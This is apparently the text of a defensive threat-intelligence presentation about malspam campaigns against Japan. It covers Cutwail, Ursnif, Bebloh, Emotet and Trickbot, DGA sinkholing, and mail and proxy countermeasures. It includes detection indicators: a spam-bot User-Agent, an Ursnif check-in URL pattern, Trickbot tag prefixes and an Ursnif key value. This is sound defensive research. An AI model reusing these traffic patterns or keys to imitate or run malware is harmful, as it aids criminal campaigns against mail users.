
- We are monitoring malspam sending operation by Cutwail in our bot farm.
 - Analyzing and decrypting communication protocol to obtain malspam templates
- The biggest advantage is getting malspam info ASAP.
(e.g. We can identify the all malspam's subject with same hash value of attached file.)

4.3. Sinkhole DGA domain

Ursnif-B utilized C2 domain by DGA in Dec. 2018.

- Analyzed DGA
- Preemptively acquired domains and prevent C2 communication.
- Identification and notification of infected hosts

Campaign has been stopped until Apr. 2019.



4.4. Coordination of compromised email account


- Group-B utilized delivery route via compromised email accounts.
- Extracted source IP from received mail and notified them
Mainly old domestic email accounts were compromised.
- This delivery channel has been retired for several months due to continual coordination (60 cases).

4.5. Forecast for C2 domain

- Bebloh'S C2 domains have characteristics.
- Predict the domain of C2 and check if this IP is used for C2 before spreading malspam
- Domain prediction enables continuous monitoring of C2 before spreading malspam.
- Sinkhole implementation for Bebloh DGA domain



Malspam campaign targeting Japan stopped since 2019/06

4.5 C2 domain analysis



4.5. Forecast for C2 domain

Observation of C2 response contents
and response time by pseudo Bebloh access



4.5. Forecast for C2 domain

Transition of C2 Domains Used in Bebloh DGA

Date	TLD by DGA
2018/10 – 11	.net, .com
2018/12/18 - 2019/5/07	.net, .com
2019/05/27 - 05/30	.net, .com
2019/06/05	.top, .com
2019/06/17	.top, .com


Acquire domain
by DGA

4.6. Result of active defense against Group-A


Malspam from **Group-A** on 2019/6/17 was the last for Japan.

After that, target was changed to Germany, Poland and the US started, mainly in Italy.

4.6. Trend in delivery from Cutwail-A to Japan



4.6. Trend in delivery from Cutwail-A to Japan



4.6. Result of active defense against Group-B

- Changed delivery route to Emotet from 2019/09
Ursnif's WebInjectionConfig via [Ursnif-B](#) and Emotet matches including manipulation server's information
- [Group-B](#) changed malware from Ursnif to Trickbot from Oct. 2019.
(Target list [Ursnif-B](#) and Trickbot have matches.)
- The attackers have changed their TTPs and still continue to target Japan.


[WebInjectionConfig of Trickbot]

Targeted companies in Japan has been added to WebInjectionConfig since 2019/10/15


Japan accounts for around 30% of the total

(rcrd = 1571300200126636 for Japan)

WebInjection Target Domain



WebInjection Target URL



[gtag of Trickbot]

Trickbot Varies gtag by malware

- gtag morXX via Emotet
- gtag leoXX via Ursnif
- gtag tinXX via IcedID
- gtag onoXX via malspam (zip-Ink-vbs)
- gtag satXX via malspam (xls)


However, all gtags have the same WebInjectionConfig
The association between the groups of attackers using
Trickbot is unclear.

[Ursnif-B' activity in late 2019]

Date	Type	Target
2019/08-10	Reply type (htm)	Japan, Poland
2019/09-10	As an Emotet follow-up malware	Japan
2019/10-11	Reply type(doc)	Germany, Czech Republic
2019/12-	doc	Czech Republic, Poland, Bulgaria

*SerpentKey: Gu9foUnsY 506 KSJ1 is also used in the doc reply type for Germany and Emotet for Japan

Classification of malspam to Japan



5. Countermeasure against malspam

- Don't allow the mail to send to the mailbox.
- Implement e-mail security products and leverage IoCs
- If compromised, find Proxy logs with IoCs
- Catch malspam information quickly and get IoCs

5.1. Application to mail security products

Introduce a mail security product

Monitoring and blocking operation below

- Email subject
- E-mail User-Agent
- The IP address of the sender of the mail
- Attachment name
- Attachment extension

ex) Unique User-Agent of Cutmail-B

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 ↵  
Thunderbird/45.2.0
```

5.2. Proxy Protection

Use IoCs (twitter)

- Monitor and block outbound traffic through Proxy.
- Malware download domains are relatively short-lived
C2 domains are relatively static

Detect Ursnif check-in traffic

(domain)/images/(random 150+ strings include /).jpeg
other .avi, .gif, .bmp

6. Summary

- The analysis of the e-mail campaign revealed two groups and their TTPs.
- Analyzing their TTPs can lead to more aggressive defenses.
- We believe **Group-A** pulled out of Japan by our active defense.



[IoCs]

THANKS!

Any questions?

Work with Community

[@58_158_177_102](#) [@AES256bit](#) [@sugimu_sec](#) [@wato_dn](#)



[@bomccss](#)



[@AIR3_ytakeda](#)



[@gorimpton](#)



[@hamasho_sec](#)



[@shokoaraki](#)



[@satontonton](#)



[@catnap707](#) [@autumn_good_35](#) [@Sec_S_Owl](#)

